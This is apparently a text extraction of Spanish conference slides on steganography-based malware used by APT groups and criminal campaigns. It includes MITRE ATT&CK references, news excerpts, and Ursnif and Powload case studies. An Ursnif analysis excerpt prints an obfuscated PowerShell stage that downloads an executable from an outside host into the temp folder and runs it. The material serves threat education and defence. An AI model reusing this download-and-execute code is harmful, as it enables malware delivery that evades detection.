



#XIVJORNADASCCNCERT

Stegomalware en APTs modernos. Técnicas y contramedidas

Dr. Alfonso Muñoz (@mindcrypt)





Dr. Alfonso Muñoz

*Head of Cybersecurity Unit & Cybersecurity
Research - Inetum Digital Risk*

(Co)editor – Red Temática Criptored

 alfonso@criptored.com

 t.me/criptored

 <http://github.com/mindcrypt>

 <https://es.linkedin.com/in/alfonsomuñoz>

 [@mindcrypt](https://twitter.com/mindcrypt)

Esteganografía...

La **esteganografía** (del [griego](#) στεγανος *steganos*, "cubierto" u "oculto", y γραφος *graphos*, "escritura") **trata el estudio y aplicación de técnicas que permiten ocultar mensajes u objetos**, dentro de otros, llamados **portadores**, para ser enviados y de modo que no se perciba el hecho.



A former UK government official has admitted Britain was caught spying when Russia exposed its use of a fake rock in Moscow to hide electronic equipment.



British Muslim 'had Al Qaeda contacts book with terrorists' numbers written in invisible ink. Fuente: Daily Mail September 2008

MOTHERBOARD
TECH BY VICE

This Custom-Made Jihadi Encryption App Hides Messages in Images

A new program dubbed Muslim Crypt tries to keep extremist communications secure.

By [Joseph Cox](#)

Jan 26 2018, 4:55pm [f](#) Share [t](#) Tweet [s](#) Snap

The New York Times

Former C.I.A. Officer Sentenced to 20 Years After Spying for China

By Adam Goldman

May 17, 2019



Kevin Patrick Mallory, a former C.I.A. officer, was sentenced to 20 years in Alexandria Sheriff's Office, via

United States Department of Justice

WASHINGTON — A former C.I.A. officer was sent to 20 years in prison by a federal judge in Northern passing secrets to China in return for \$25,000, bring

U.S. Attorneys » Northern District of New York » News

Department of Justice

U.S. Attorney's Office

Northern District of New York

ars TECHNICA

BIZ & IT

Steganography: how al-Qaeda hid secret documents in a porn video

Digital steganography hides files in plain sight, concealed in image and media files.

SEAN GALLAGHER · 5/12/2012, 2:02 PM



DARKReading

ATTACKS/BREACHES

China-Based Cyber Espionage Group Reportedly Behind Breach at Mitsubishi Electric

Personal data on over 8,100 individuals and confidential business information likely exposed in June 2019 incident.

12/1/2020 12:00 AM

Jai Vijayan

News

Connect Directly

[t](#) [in](#) [s](#)

A data breach at Japan's Mitsubishi Electric that may have exposed some 200 MB of personal and confidential business data is the latest reminder of the growing threat many organizations face from sophisticated cyber espionage groups.

FOR IMMEDIATE RELEASE

Wednesday, August 1, 2018

Niskayuna Man Charged With Theft of Trade Secrets

GE Power Engineer Xiaoqing Zheng is Alleged to Have Stolen Trade Secrets Involving Turbine Technology

The criminal complaint alleges that on or about July 5, Zheng, an engineer employed by General Electric, used an elaborate and sophisticated means to remove electronic files containing GE's trade secrets involving its turbine technologies. Specifically, Zheng is alleged to have used **steganography** to hide data files belonging to GE into an innocuous looking digital picture of a sunset, and then to have e-mailed the digital picture, which contained the stolen GE data files, to Zheng's e-mail account.



2020 Cybersecurity Predictions: Four 2019 Trends That Will Solidify in the New Year



Uncommon Attack Techniques Will Emerge in Common Software

Cybersecurity is improving each day, and that means most organizations are aware of common cyberattacks. So, in 2020, malicious actors will turn to uncommon techniques instead.

Steganography, the process of hiding files in a different format, is one of these uncommon attack vectors, and it will grow in popularity as online blogs make it possible for threat actors around the world to grasp the technique.

<https://www.securitymagazine.com/articles/91471-cybersecurity-predictions-four-2019-trends-that-will-solidify-in-the-new-year>

¿Es importante? - Esteganografía “ofensiva”



Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	6 techniques	9 techniques	10 techniques	18 techniques	12 techniques	37 techniques	14 techniques	25 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol Manipulation (3)	Automated Exfiltration (3)	Account Access Removal (3)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio (3)	Home > Techniques > Enterprise > Data Obfuscation		
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (12)	Boot or Logon Autostart Execution (12)	Boot or Logon Autostart Execution (12)	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Autom Collect			
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (3)	Boot or Logon Initialization Scripts (3)	Boot or Logon Initialization Scripts (3)	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Clipbo			
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Scheduled Task/Job (6)	Browser Extensions	Create or Modify System Process (4)	Create or Modify System Process (4)	Input Capture (4)	Cloud Service Dashboard	Remote Services (6)	Data fr Storage			
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (15)	Event Triggered Execution (15)	Man-in-the-Middle (2)	Cloud Service Discovery	Replication Through Removable Media	Data fr Config Reposi			
Search Closed Sources (2)		Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	Modify Authentication Process (4)	File and Directory Discovery	Software Deployment Tools	Data fr Inform Reposi			
Search Open Technical Databases (3)		Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Group Policy Modification	Group Policy Modification	Network Sniffing	Network Service Scanning	Network Share	Data fr			
Search Open Websites/Domains (2)		Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Hide Artifacts (7)	Hide Artifacts (7)	OS Credential Dumping (8)	Network Share	Network Sniff	Home > Techniques > Enterprise > Obfuscation			
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Steal Application Access Token	Password Pol					
				Hijack Execution Flow (11)	Impair Defenses (7)	Impair Defenses (7)	Steal or Forge Kerberos Tickets (4)	Peripheral Dev Discovery					
				Process Injection (11)	Indicator Removal on Host (6)	Indicator Removal on Host (6)	Steal Web Session Cookie	Permission Gr Discovery (3)					
				Scheduled Task/Job (6)	Indirect Command Execution	Indirect Command Execution	Two-Factor Authentication Interception	Process Disc					
				Valid Accounts (4)	Masquerading (6)	Masquerading (6)	Unsecured Credentials (6)	Query Registry					
					Modify Authentication Process (4)	Modify Authentication Process (4)		Remote Syste					
					Modify Cloud Compute Infrastructure (4)	Modify Cloud Compute Infrastructure (4)		Software Disc					
					Modify Registry	Modify Registry		System Inform Discovery					
					Modify System Image (2)	Modify System Image (2)		System Netw Configuration					
					Network Boundary Bridging (1)	Network Boundary Bridging (1)		System Netw Connections					
					Obfuscated Files or Information (3)	Obfuscated Files or Information (3)		System Owner Discovery					
					Pre-OS Boot (3)	Pre-OS Boot (3)		System Service					
					Process Injection (11)	Process Injection (11)		System Time					
					Rogue Domain Controller	Rogue Domain Controller		Virtualization/ Evasion (3)					
					Rootkit	Rootkit							

<https://attack.mitre.org/techniques/T1027/>

<https://attack.mitre.org/techniques/T1048/>

#XIVJORNADASCCNCERT

Data Obfuscation

Command and control (C2) communications are hidden (but not necessarily encrypted) in an attempt to make the content more difficult to discover or decipher and to make the communication less conspicuous and hide commands from being seen. This encompasses many methods, such as adding junk data to protocol traffic, using steganography, commingling legitimate traffic with C2 communications traffic, or using a non-standard data encoding system, such as a modified Base64 encoding for the message body of an HTTP request.

<https://attack.mitre.org/techniques/T1001/>

Obfuscated Files or Information

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses.

Payloads may be compressed, archived, or encrypted in order to avoid detection. These payloads may be used during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open and Deobfuscate/Decode Files or Information for User Execution. The user may also be required to input a password to open a password protected compressed/encrypted file that was provided by the adversary.

[1] Adversaries may also use compressed or archived scripts, such as Javascript.

Portions of files can also be encoded to hide the plain-text strings that would otherwise help defenders with discovery. [2] Payloads may also be split into separate, seemingly benign files that only reveal malicious functionality when reassembled. [3]

Adversaries may also obfuscate commands executed from payloads or directly via a Command-Line Interface. Environment variables, aliases, characters, and other platform/language specific semantics can be used to evade signature based detections and whitelisting mechanisms.

[4] [5] [6]

Another example of obfuscation is through the use of steganography, a technique of hiding messages or code in images, audio tracks, video clips, or text files. One of the first known and reported adversaries that used steganography activity surrounding Invoke-PSImage. The Duqu malware encrypted the gathered information from a victim's system and hid it into an image followed by exfiltrating the image to a C2 server.

[7] By the end of 2017, an adversary group used Invoke-PSImage to hide PowerShell commands in an image file (png) and execute the code on a victim's system. In this particular case the PowerShell code downloaded another obfuscated script to gather intelligence from the victim's machine and communicate it back to the adversary. [8]

ID: T1027

Tactic: Defense Evasion

Platform: Linux, macOS, Windows

Data Sources: Network protocol analysis, Process use of network, File monitoring, Malware reverse engineering, Binary file metadata, Process command-line parameters, Environment variable, Process monitoring, Windows event logs, Network intrusion detection system, Email gateway, SSL/TLS inspection

Defense Bypassed: Host forensic analysis, Signature-based detection, Host intrusion prevention systems, Application whitelisting, Process whitelisting, Log analysis, Whitelisting by file name or path

CAPEC ID: CAPEC-267

Contributors: Red Canary, Christiaan Beek, @ChristiaanBeek

Version: 1.0

Created: 31 May 2017

Last Modified: 25 June 2019

<https://mikeward.net/steganography/steganography-use-by-apt-groups/>

¿Es importante? - Esteganografía “ofensiva”

Stegomalware o Stegware is a type of malware that uses steganography to hinder detection.

This type of malware operates by building a steganographic system **to hide malicious data within its resources** and then **extracts** and executes them dynamically. It is considered one of the most sophisticated and stealthy ways of obfuscation.



EUROPOL EC3 | European Cybercrime Centre

SPACE SECURE PLATFORM FOR ACCREDITED CYBERCRIME EXPERTS

EC3 - SPACE > Criminal Use of Information Hiding (Steganography) >

Welcome!

STEGANOGRAPHY

EUROPOL EC3 to cybercriminals exploitation

Initiative under Europol EC3:

Criminal Use of Information Hiding (CUIng)

Recently, various types of information hiding techniques (like steganography) are increasingly utilized by the current malware to hide its existence, communication attempts and confidential data exfiltration. This new trend is highlighted by the latest examples of malicious software that have information hiding capabilities, e.g., *Hammertoss*, *Stegolader*, *Regin* or *Duqu*. These techniques have been utilized by cybercriminals but were also found useful by spies (e.g., the discovery of the Russian spy ring in US in 2010) and terrorists (arrest of one of al Qaeda's members in Berlin with video files containing hidden information in 2012). Information hiding has been also proved useful as a tool for insiders for sensitive data exfiltration.

Evasión de medidas de seguridad perimetral (antivirus, IDS, IPS, Firewall...)
Ocultación y ejecución? de código malicioso (*stegomalware*)
Persistencia (malware, APT, RAT, ...)



Eugene Kaspersky @e_kaspersky · 5 jun.

Forget about #cryptography - #steganography is the new black for cyberespionage and the #PLATINUM APT group is here to use it to fly under #cybersecurity radars kas.pr/platinum via @securelist



Platinum is back

In June 2018, we came across an unusual set of samples spreading throughout South and Southeast Asian countries targeting diplomatic, ...
securelist.com

Esteganografía en malware (<2019)

Estegomedio: imágenes digitales, comentarios (HTML, youtube, twitter, ...), dns-http

Técnicas: LSB-secuencial, EOF – Uso principal: ocultar urls y dlls

Formato: JPG, BMP, PNG, Imagen dentro PDF, favicon, DNS-HTTP traffic

1 - **Ocultar datos de configuración, código ejecutable:** ZeusVM (2014), Lurk Downloader (2014), Stegoloader/Gatak (2015), Vawtrak/Gozi (2015), FakeReg, StegBaus (2016), AdGholas (2016), CryptoMining (IBM-Xforce, 2017), Stegano (2017), Sundown exploit (2017), CardinalRAT (2017), REDBALDKNIGHT/Daserf (2017), Narwhall Spider (2018), VeryMal (Dec 2018)...

2 - **Ocultar la comunicación con el C&C:** Duqu (2011), Morto (2012), Darkcomet (2014), TDSS/Alureon (2010), ShadyRAT (2011), Janicab (2015), Hammertoss (2015), Instegogram (2016), SunOrcal (2017), TROJAN.MSIL.BERBOMTHUM.AA (2018, memes)...

3 - **Ocultar datos robados:** Vbklip (2015)...

La esteganografía se ha utilizado en la última década en malware “industrializado” con propósitos diversos



UrSnif (Feb 2019)



LokiBot (Agosto 2019)



Oceanlotus APT Group (Abril 2019) – APT32



Powload (Mar 2019)

Esteganografía en APT 2019-2020



Operation Ghost – The Dukes (Oct 2019)



LightNeuron/Turla (May 2019)



RDAT-Oilrig (Jul, 2020)




MyKings/DarkCloud/Smominru botnet (Dec 2019)



Titanium (Nov 2019) – Windows 10 Trojan-backdoor



Stegomalware & APTs en 2019-2020




Steganography in attacks on industrial enterprises (Jun, 2020) – Bebloh/Shiotob trojan

<https://ics-cert.kaspersky.com/reports/2020/06/17/steganography-in-attacks-on-industrial-enterprises/>

Stegomalware & APT 2019-2020

Una “pequeña muestra” - Nos centramos en la técnica de ocultación



LSB - Stegomalware & APT 2019-2020

Ursnif, Powload, Oceanlotus APT-32, Waterbug/Turla, Lokibot, TheDukes, NanoCore RAT, Bebloh*, Oilrig*, MT3, ...

<https://attack.mitre.org/software/S0386/>

“Ursnif is a **banking trojan** and **variant of the Gozi malware** observed being **spread through various automated exploit kits, Spearphishing Attachments, and malicious links**. Ursnif is associated primarily with **data theft**, but variants also include components (backdoors, spyware, file injectors, etc.) capable of a wide variety of behaviors...”

Category	Description							
	MITRE ATT&CK Code	Technique	January 2018	June 2018	December 2018	February 2019	March 2019	April 2019
Injection	T1093	Process hollowing	X	X				
	T1055	APC injection			X	X	X	X
Dropper - Payload - Initial Access - Execution	T1064	Macro document	X	X		X		X
		VBS file					X	
		Javascript			X			
	T1189	Necurs infrastructure		X				
	T1036	Executable	X	X	X	X	X	X
	T1192	Drive document					X	
	T1059	BAT file			X			
		CAB file			X			
		Bitsadmin					X	
		Wmic						X
	T1086	Powershell stage				X		X
Obfuscation	T1027	Steganography				X		X
		Vigenere cipher						X
		Obfuscation	X	X	X	X	X	X

The Ursnif Threat Evolution




Figure 6: Image with malicious embedded powershell scrip

First of all the malware checks the current *TimeZone* in order to verify if it is set on +01:00. If true, it download the next stage from “<https://i.imgur.com/TVkWKQaI.png>”. As well as in other recent attacks, the downloaded image hides another powershell stage leveraging steganography techniques.

The malware code iterates over each pixel of the image and through several mathematical binary operation converts grabs the two Least Significant Bits of every byte of the picture, concatenating them with other LSBs to produce a complete Powershell code.

```

1 if ((("$iex") ("gcm" -name ("et-H*t") | &('fl') -Property ('') | .("Out-String") -Stream -match 't-I')) {
2   & ( "IEX") (&('SV') ("vOy") ("https://nuovallo.site/RGI82B3.-tmp-tmp"));
3   &('SV') ('u') ("Net.WebClient");
4   &('SV') ('J') "$env:temp\ose000000.exe";
5   .('si') ("Variable:/3Dp") (&("gcm") ("Ne*ct")) (&("ChildItem") ("Variable:/u"
6   .('si') ("Variable:/7") (((&('gv') ("3Dp"))."VALUE") | .('gm')) | &('?') {
7     (&("Item") ("Variable:_" )).value."name"-clike("Do*o*d*le")
8   })."Name");
9   .('gv') ("3Dp")."VALUE".((&('gi') ("Variable:/7"))."VALUE")."iNvOke" ((('gv') (
10  "vOy") -Value), (&("DIR") ("Variable:/J"))."VALUE");
11  .("saps") (&("ChildItem") ("Variable:/J")).("value"))

```

Figure 7: second powershell script extracted from the steganographic image

The sample spread in February 2019 use two new features: **the first one is a several obfuscated powershell stages in order to evade AVs and reduce its detection, the second one is the use of steganography technique**. The latter permit to hide code into a legit image manipulating specific bits. Next, another code perform a decryption and execution of malicious code into the victim machine.

<https://securityaffairs.co/wordpress/83396/breaking-news/ursnif-banking-malware.html>

LSB - Stegomalware & APT 2019-2020

Ursnif, **Powload**, Oceanlotus APT-32, Waterbug/Turla, Lokibot, TheDukes, NanoCore RAT, Bebloh*, Oilrig*, MT3, ...

Powload gained notoriety as a catalyst for other malware, a prominent example being Emotet, a banking trojan known for its modular capabilities. Powload has since remained a cybercrime staple due to its ability to combine simple infection methods with constantly evolving features — including capabilities intended for evading security technology.

By sifting through six months' worth of data (Jan-Jun 2019) covering over 50,000 samples from the Trend Micro™ Smart Protection Network™ infrastructure, we managed to gain insight into how Powload has incorporated new techniques to increase its effectiveness, especially in its ability to hide from detection. Here's what we've learned.

Powload in the wild

A typical Powload attack uses social engineering techniques to get the user to click on an email attachment — for example, **disguising the email as an invoice document** supposedly from a supplier. The Powload samples incidents we've observed often use attachments that contain a macro coded with Visual Basic for Attachments (VBA), which, when clicked, activates a hidden PowerShell process to download and execute the malware payload. Most Powload variants will often incorporate obfuscation techniques to avoid hash-based detections.

While PowerShell scripts remain the most common method for downloading and executing the malware, the methods for tricking users into clicking the attachments and for hiding traces of the malware from security software are not always the same. We observed some basic techniques that range from using macro-enabled documents as social engineering lures to using hacking tools for obfuscation.

<https://blog.trendmicro.com/trendlabs-security-intelligence/from-fileless-techniques-to-using-steganography-examining-powloads-evolution/>
<https://github.com/peewpw/Invoke-PSImage>

<https://blog.trendmicro.com/trendlabs-security-intelligence/powload-loads-up-on-evasion-techniques/>
<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olympics/>



How Powload uses steganography

The use of steganography — hiding code within an image — isn't new. Hacking groups, for instance, are **known** to use steganography for retrieving their backdoors. Exploit kits **employ** it to hide their **malvertising** traffic, while other threats use it to **hide** their command-and-control (C&C) communication.

In Powload's case, it uses steganography to retrieve an image containing malicious code. Based on the code-extraction routines of the Powload variants we analyzed, they abuse a publicly available script (**Invoke-PSImage**) to create the images containing their malicious codes.

